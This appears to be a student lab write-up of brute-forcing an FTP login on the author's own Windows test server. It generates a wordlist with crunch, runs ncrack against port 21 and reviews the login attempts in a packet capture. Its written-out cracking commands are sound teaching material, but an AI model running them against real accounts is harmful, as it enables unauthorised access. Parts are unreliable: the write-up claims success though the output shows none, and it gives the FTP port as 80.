

Step 1: Generating Password

Firstly, my kali Linux terminal I created file by typing **command nano letters.txt** in order to create a file and input some text. So that when I generate words lists by Crunch which is code generator program to generate random words, I can save them in this file.

Crunch some description:

Crunch is a word list generator where we can specify a standard character set or a character set, we specify. It can generate all possible combinations and permutations. This program is very handy to generate password lists used in brute force attack. The program's syntax is `crunch <min> <max> <character> -t <pattern> -o <output filename>`.

Some of the features of Crunch are:

- Crunch generates wordlists in both combination and permutation ways
- It can breakup output by number of lines or file size.
- It adds a status report when generating multiple files.
- It has Unicode support.


GNU nano

```
root@KaliFW:~# nano letters.txt
root@KaliFW:~# crunch 4 4 -f /root//letters.txt test -o /root/secwords
crunch will now generate the following amount of data: 20480 bytes
0 MB
0 GB
0 TB
0 PB
crunch will now generate the following number of lines: 4096

crunch: 100% completed generating output
root@KaliFW:~# ls
10.208.0.20 Desktop Documents Downloads letters.txt letters.txt Music Pictures Public secwords
root@KaliFW:~#
```

Step 2: Code generating cat secwords


In this part I generated code with Crunch for which I gave command `crunch 4 4 -f /root//letters.txt test-o /root /secowords` and then hit enter. I found my codes generated about more than 4000.



```
File Edit View Search Terminal Help
frac
fraa
fraw
fras
frae
frad
frar
frac
frwq
```

Step 3: Ftp setup on windows server


At this phase I added ftp sites, for which I opened IIS manager and in sites I created ftp site using name DSFTP giving its physical path to `C:\inetpub\ftproot` and binding to protocol type ftp, port 80, IP to 10.208.0.9 with no SSL service.



Step 4: Creating user

In in section I created user in my WINS1 and gave password: qwer which is from passwords that I generated in previous steps.

10.207.3.0:1001 - Remote Desktop Connection




Step 5: Cracking in Kali Linux

In this part first I opened ncrack terminal from Password Attack in Kali Linux then input command - u dsec -P secword -p 21 10.208.0.9 to crack password which became successful.

What does this command do?

This command is used to target the host where we want to perform our cracking by using it with the corresponding ports for the target as per the services listening on it as in this case ftp. As explained, here, **-u** refer to username **dsec**, **-P** is for listing passwords from **secwords** and find the one of target user, **-p** is for port number according to service which **is 21 for ftp** service which opens on network for ftp service and IP used here is the target IP of machine where we want to target.



```
10.207.3.0:1003 - Remote Desktop Connection

root@KaliFW: ~
File Edit View Search Terminal Help

inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 0 (Local Loopback)
RX packets 285151542 bytes 2371140238678 (2.1 TiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 285151542 bytes 2371140238678 (2.1 TiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@KaliFW:~# ncrack -u dsec -P secwords -p 21 10.208.0.9
Starting Ncrack 0.5 ( http://ncrack.org ) at 2019-05-10 14:01 EEST

Ncrack done: 1 service scanned in 6.00 seconds.
Ncrack finished.
root@KaliFW:~# ncrack -u dsec -P secwords -p 21 10.208.0.9
Starting Ncrack 0.5 ( http://ncrack.org ) at 2019-05-10 14:03 EEST

Ncrack done: 1 service scanned in 419.95 seconds.
Ncrack finished.
root@KaliFW:~#
```

Step 6: Monitoring network traffic between server and Kali Linux.

Here, I used Microsoft Network Monitor tool for monitoring traffic between these two machines.

What we can find from this network traffic?

Ans: Here network is capturing traffic between WinS1 and Kali Linux specifically FTP and TCP traffic going on. Machine whose IP 10.208.0.35 and host is Kali Linux in my case is asking to authenticate using TCP and receiving authentication and then moving to communicate with WinS1 which my target host.

Then after authenticating process machine with IP 10.208.0.35 again requested for FTP service to start between them which got response and FTP service got authenticated. Now, targeting machine request to user “dsec” attack in WinS1 which get response that password is required to access that user.

Finally, the game begins here, now cracking attempt is going on using thousands of passwords generated in previous steps. But this won't be able to access until cracking attempt meet the required password at some point during process.

10.207.3.0:1001 - Remote Desktop Connection

Microsoft Network Monitor 3.4

ames Capture Filter Experts Tools Help

Open Capture Save As Capture Settings Start Pause Stop

Page Parsers

ions X

Display Filter

Apply Remove History Load Filter

```
// IPv4.Address == 192.168.0.100 AND IPv4.Address == 192.168.0.200  
IPv4.Address == 10.208.0.9 AND IPv4.Address == 10.208.0.35
```

Frame Summary - // Show traffic To or From a specific IPv4 address: // 192.168.0.100 <-> ANY // IPv4.Address

Find Autoscroll

Local Adjusted	Time Offset	Process Name	Source	Destination	Protoc...	Description
M 5/10/2019	5.9500766	svchost.exe	10.208.0.35	WINS 1	TCP	TCP:Flags=.....S., SrcPort=47582, DstPort=FTP con
M 5/10/2019	5.9514501	svchost.exe	WINS 1	10.208.0.35	TCP	TCP:Flags=...A..S., SrcPort=FTP control(21), DstPort
M 5/10/2019	5.9520971	svchost.exe	10.208.0.35	WINS 1	TCP	TCP:Flags=...A...., SrcPort=47582, DstPort=FTP con
M 5/10/2019	5.9540327	svchost.exe	WINS 1	10.208.0.35	FTP	FTP:Response to Port 47582, '220 Microsoft FTP Serv
M 5/10/2019	5.9543541	svchost.exe	10.208.0.35	WINS 1	TCP	TCP:Flags=...A...., SrcPort=47582, DstPort=FTP con
M 5/10/2019	5.9545031	svchost.exe	10.208.0.35	WINS 1	FTP	FTP:Request from Port 47582, 'USER dsec'
M 5/10/2019	5.9545894	svchost.exe	WINS 1	10.208.0.35	FTP	FTP:Response to Port 47582, '331 Password required'
M 5/10/2019	5.9548839	svchost.exe	10.208.0.35	WINS 1	FTP	FTP:Request from Port 47582, 'PASS qqqq'
M 5/10/2019	5.9558978	svchost.exe	WINS 1	10.208.0.35	FTP	FTP:Response to Port 47582, '530 User cannot log in.
M 5/10/2019	5.9942326	svchost.exe	10.208.0.35	WINS 1	TCP	TCP:Flags=...A...., SrcPort=47582, DstPort=FTP con
M 5/10/2019	6.0563809	svchost.exe	10.208.0.35	WINS 1	FTP	FTP:Request from Port 47582, 'USER dsec'
M 5/10/2019	6.0565000	svchost.exe	WINS 1	10.208.0.35	FTP	FTP:Response to Port 47582, '331 Password required'
M 5/10/2019	6.0568502	svchost.exe	10.208.0.35	WINS 1	TCP	TCP:Flags=...A...., SrcPort=47582, DstPort=FTP con